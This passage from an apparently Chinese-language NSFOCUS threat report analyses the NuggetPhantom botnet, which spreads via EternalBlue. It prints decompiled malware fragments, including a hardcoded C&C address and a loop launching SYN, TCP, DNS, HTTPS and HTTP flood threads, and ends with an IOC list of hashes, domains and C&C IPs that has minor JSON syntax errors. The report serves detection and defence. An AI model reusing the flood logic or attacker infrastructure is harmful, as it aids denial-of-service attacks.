
```
                align 4
                dd 0FFFFFFFFh, 0Ah
aBitch201       db 'Bitch 2.01',0
                align 4
                dd 0FFFFFFFFh, 0Ch
a981263626      db '98.126.36.26',0
                align 40h
                dd 180h dup(?)
CODE            ends
```

该模块可发起的 DDoS 攻击类型：

```
do
{
  if ( *(command_buffer + v7 + 540) == 5 && *(command_buffer + 24) - 1 >= 0 )
  {
    v8 = *(command_buffer + 24);
    do
    {
      v9 = CreateThread_0(0, 0, syn_flood, command_buffer, 0, &ThreadId);
      CloseHandle(v9);
      --v8;
    }
    while ( v8 );
  }
  if ( *(command_buffer + v7 + 540) == 3 && *(command_buffer + 24) - 1 >= 0 )
  {
    threadnum = *(command_buffer + 24);
    do
    {
      v11 = CreateThread_0(0, 0, tcp_flood, command_buffer, 0, &ThreadId);
      CloseHandle(v11);
      --threadnum;
    }
    while ( threadnum );
  }
  if ( *(command_buffer + v7 + 540) == 12 && *(command_buffer + 24) - 1 >= 0 )
  {
    v12 = *(command_buffer + 24);
    do
    {
      v13 = CreateThread_0(0, 0, dns_query_flood, command_buffer, 0, &ThreadId);
      CloseHandle(v13);
      --v12;
    }
    while ( v12 );
  }
  if ( *(command_buffer + v7 + 540) == 11 && *(command_buffer + 24) - 1 >= 0 )
  {
    v14 = *(command_buffer + 24);
    do
    {
      v15 = CreateThread_0(0, 0, https_flood, command_buffer, 0, &ThreadId);
      CloseHandle(v15);
      --v14;
    }
    while ( v14 );
  }
  if ( *(command_buffer + v7 + 540) == 1 && *(command_buffer + 24) - 1 >= 0 )
  {
    v16 = *(command_buffer + 24);
    do
    {
      v17 = CreateThread_0(0, 0, http_flood, command_buffer, 0, &ThreadId);
      CloseHandle(v17);
```

三. 攻击定位

经 NTI 定位，该组威胁中主要被使用的 C&C IP 地址: 98.126.200.58，位于美国。



根据 NTI 查询结果，该 IP 地址曾托管的 web 页面（2018-07-16 扫描结果，与发布恶意样本时间相符）中的内容明显符合中文语言环境下用户命名习惯，可确定该组织正长期针对中国境内的目标。

（经遮挡处理过的部分展示了攻击者曾参与过的其他黑产行为，有兴趣的读者可自行前往 nti.nsfocus.com 进行查看）

四. 结论

依据以上分析，可得出如下结论：

1、漏洞：作为 2017 年初被披露的高危漏洞，EternalBlue 迄今为止已有十分高效的成套利用工具和大量的扫描源。时至今日其热度仍然不减，全球目前仍存在大量未打补丁的 windows 设备。

2、工具：用于黑产行业的恶意样本工具，其结构已由传统的作坊式全功能定制，逐步向模块化、工程化的方向进行拓展，攻击者在一次攻击中仅植入本身恶意行为较少，只是实时请求模块的可控 Loader 程序，后续功能模块可随信息收集工作的开展或仅仅是任务目的、黑产行业热点等的变动而灵活下发或卸载。作为被动进行分析的安全防护设备，无论从哪个角度进行分析，都难免沦于管中窥豹，难以得其全貌。

3、行业：僵尸矿工通常被认为是准入门槛和技术含量较低的黑产行业，其中存在的对抗技术是相对匮乏的。然而从本案例中可以发现，黑产组织在有利可图的产业中会不吝投入各种技术手段来对抗安全产品，这亦是当前僵尸矿工事件检出率有所下降的部分原因-并非从未发生，只是更难以检测和察觉。

4、组织：活跃在国内的成熟黑产组织目前更注重于恶意行为的隐藏和持久化，其企图已从试图控制用户的一切资源转向尝试在用户毫无察觉的情况下营寄生活动，为此其已不吝以牺牲收益为代价来达到持久化的目的。

五. IOC 输出

按照以下格式填写 IoC 情报：（NTI 数据规范）


```
{
    "report_name":"NuggetPhantom",
    "alias":"",
    "brief":"An modularized RAT for XMRminer and DDoS",
    "created_time":"2018-07-16",
    "update_time":"2018-07-16,
    "keywords":["RAT","MINER","DDoS"],
    "tag":"NuggetPhantom",
    "ref":[""],
    "info_extract":
        {
        "date":"",
        "hash":
            [
                {"value":" 4209ae0cb569efab29ca9d2d7f4a211b","filename":"
MsHIDPARSEApp.dll","date":"2018-06-12","relation":{"domain":["
Vohjtk.Com","Eqwauemt.Com"],"ip":["98.126.200.58","98.126.36.26","5.34.183.123","45.249.181.172
","195.123.238.108","195.123.216.175","195.123.209.103","185.82.216.209","157.119.71.121","107.1
```

81.160.188","154.48.241.199","137.175.66.15"],"vul":["CVE-2017-0143","CVE-2017-0144","CVE-2017-0145","CVE-2017-0146","CVE-2017-0147","CVE-2017-0148"],"email":[""],"date":""}},
],
"domain":
[

{"value":"Eqwauemt.com","type":["Malware"],"date":"2018-06-12","relation":{"ip":["104.18.36.142"],"email":[""],"date":"2018-06-12"}},

{"value":"Vohjtk.com","type":["Malware"],"date":"2018-06-12","relation":{"ip":["104.27.165.31"],"email":[""],"date":"2018-06-12"}}
],
"ip":
[
{"value":"98.126.200.58","type":["C&C","Malware"],"date":"2018-06-12"},
{"value":"98.126.36.26","type":["C&C","Malware","DDoS","Botnets"],"date":"2018-06-12"},
{"value":"5.34.183.123","type":["C&C"],"date":"2018-06-12"},
{"value":"45.249.181.172","type":["C&C"],"date":"2018-06-12"},
{"value":"195.123.238.108","type":["C&C"],"date":"2018-06-12"},
{"value":"195.123.216.175","type":["C&C"],"date":"2018-06-12"},
{"value":"195.123.209.103","type":["C&C"],"date":"2018-06-12"},
{"value":"185.82.216.209","type":["C&C"],"date":"2018-06-12"},
{"value":"157.119.71.121","type":["C&C"],"date":"2018-06-12"},
{"value":"107.181.160.188","type":["C&C"],"date":"2018-06-12"},
{"value":"154.48.241.199","type":["C&C"],"date":"2018-06-12"},
{"value":"137.175.66.15","type":["C&C"],"date":"2018-06-12"}
{"value":"98.126.80.90","type":["C&C"],"date":"2018-06-12"}
{"value":"98.126.80.91","type":["C&C"],"date":"2018-06-12"}
{"value":"154.48.241.199","type":["C&C"],"date":"2018-06-12"}

]
}
}

参考资料

https://nti.nsfocus.com/ip?query=98.126.200.58&type=all